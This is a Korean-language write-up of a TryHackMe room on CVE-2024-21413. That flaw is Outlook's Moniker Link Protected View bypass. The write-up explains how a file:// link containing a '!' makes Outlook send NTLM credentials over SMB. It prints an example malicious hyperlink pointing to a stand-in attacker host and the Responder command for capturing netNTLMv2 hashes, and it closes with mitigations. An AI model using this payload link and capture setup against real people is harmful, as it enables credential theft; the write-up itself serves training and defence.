 shauryarathore357-hub/thm-moniker-link-cve-2024-21413-writeup
CVE-2024-21413에 대한 TryHackMe 룸 워크스루로, Outlook Moniker Link 보호된 보기 우회, NTLM 해시 유출, Responder를 통한 자격 증명 캡처를 다룹니다.

경로: Cyber Security 101 → Exploitation Basics → Moniker Link (CVE-2024-21413) 난이도: Premium room 중점: Outlook Protected View 우회, NTLM 해시 유출, Responder를 이용한 자격 증명 캡처
CVE-2024-21413은 Microsoft Outlook이 특수하게 조작된 하이퍼링크를 처리하는 방식에 영향을 미치는 치명적인 취약점입니다. file:// Moniker Link 형식을 특수 문자 하나와 함께 악용함으로써, 공격자는 Outlook의 Protected View를 완전히 우회할 수 있습니다. 그 결과 피해자가 링크를 클릭하는 순간 Outlook이 조용히 SMB를 통해 외부로 연결을 시도하여 피해자의 NTLM 자격 증명을 유출시키며, 추가 상호작용이 전혀 필요하지 않습니다.
어떤 도구를 다루기 전에, 이 room은 이 취약점이 얼마나 심각한지 확립하기 위해 취약점의 공식 분류를 살펴봅니다.

이 CVE는 Critical 심각도 등급이 부여되었습니다. 악성 이메일을 한 번 클릭하는 것만으로 Outlook의 일반적인 보안 경고가 전혀 작동하지 않은 채 사용자의 Windows 자격 증명이 유출된다는 영향을 고려하면 놀라운 일이 아닙니다.
Outlook은 일반적으로 http:// 및 https:// 하이퍼링크를 안전하게 열며, 악성 문서가 자동으로 외부 연결을 시도하는 것을 막기 위해 파일 첨부에 Protected View를 표시하기도 합니다. 이 취약점은 표준 http:// 링크 대신 Moniker Link — 외부 객체를 참조하는 데 사용되는 레거시 Windows OLE 메커니즘 — 을 악용합니다.

익스플로잇이 작동하게 만드는 두 가지 요소가 있습니다:
file://입니다 — 웹 리소스를 가리키는 대신, 조작된 하이퍼링크는 파일 경로(일반적으로 \\attacker-ip\share와 같은 원격 UNC/SMB 경로)를 참조하며, OLE는 이를 일반 웹 링크와 매우 다르게 처리합니다.!(느낌표) 가 실제로 Protected View 우회를 유발합니다. 이 문자는 Moniker Link 구문에서 특별한 의미를 가집니다 — 링크 대상과 내부 프래그먼트/참조를 구분하는 역할을 하며, 이 문자가 존재할 때 Outlook의 파서가 Protected View를 올바르게 적용하지 못해 요청이 샌드박스 처리되지 않고 즉시 실행됩니다.종합하면, 다음과 같은 형태의 링크는:
<a href="file:///\\attacker-ip\share\test!something">Click here</a>
피해자가 클릭하는 순간 Outlook이 조용히 공격자 머신으로 SMB 연결을 시작하게 만듭니다 — Protected View 경고를 전혀 표시하지 않은 채로 말입니다.
전달 메커니즘을 이해했으니, 다음 단계는 피해자가 악성 링크와 상호작용할 때 실제로 자격 증명을 잡아낼 리스너를 세우는 것입니다.

Responder는 AttackBox에서 유출된 자격 증명을 캡처하는 데 사용되는 도구입니다. Responder는 악성 SMB/LLMNR/NBT-NS 리스너 서비스를 띄워 작동합니다 — 따라서 Outlook의 OLE 파서가 Moniker Link에 포함된 공격자 제어 UNC 경로로 연결을 시도하면, Responder의 가짜 SMB 서비스에 대해 인증하게 되어 그 과정에서 netNTLMv2 해시를 유출시킵니다.
responder -I <interface>
조작된 이메일이 전송되고 피해자가 악성 하이퍼링크를 클릭하면, Responder는 들어오는 인증 시도를 캡처하여 netNTLMv2 해시를 터미널에 그대로 덤프합니다 — 피해자의 평문 비밀번호를 복구하기 위해 오프라인에서(예: hashcat 또는 John the Ripper로) 크래킹할 준비가 된 상태로 말입니다.
이 room은 URI 파서에서 간과된 단 하나의 문자로 인해 수년간 존재해 온 보안 제어가 완전히 무력화될 수 있음을 보여주는 명확한 사례입니다. Protected View는 바로 이런 종류의 조용한 외부 유출을 막기 위해 특별히 설계되었지만, Moniker Link가 파싱되는 방식의 한 글자짜리 결함만으로도 이를 완전히 우회하기에 충분했습니다. 또한 조직 전체에서 NTLM을 비활성화하는 것(또는 최소한 SMB 서명을 강제하는 것)이 이러한 종류의 해시 유출 공격 전체에 대해 가장 효과적인 완화책 중 하나로 남아 있는 이유를 잘 상기시켜 줍니다.
이 room에는 문자 그대로의 CTF 스타일 플래그가 포함되지 않았습니다 — 표시된 모든 스크린샷은 개념적/기법적 답변이며, 어느 것도 챌린지 플래그를 그대로 제공하는 것이 아니므로 전체가 제시되었습니다.
| 단계 | 세부 사항 |
|---|
| 취약점 | CVE-2024-21413 — Outlook Moniker Link Protected View 우회 |
| 심각도 | Critical |
| 악성 링크 유형 | file:// Moniker Link (UNC/SMB 경로) |
| 우회 트리거 | 링크 내 단일 ! 문자 |
| 캡처 도구 | Responder |
| 유출된 자격 증명 유형 | netNTLMv2 해시 |
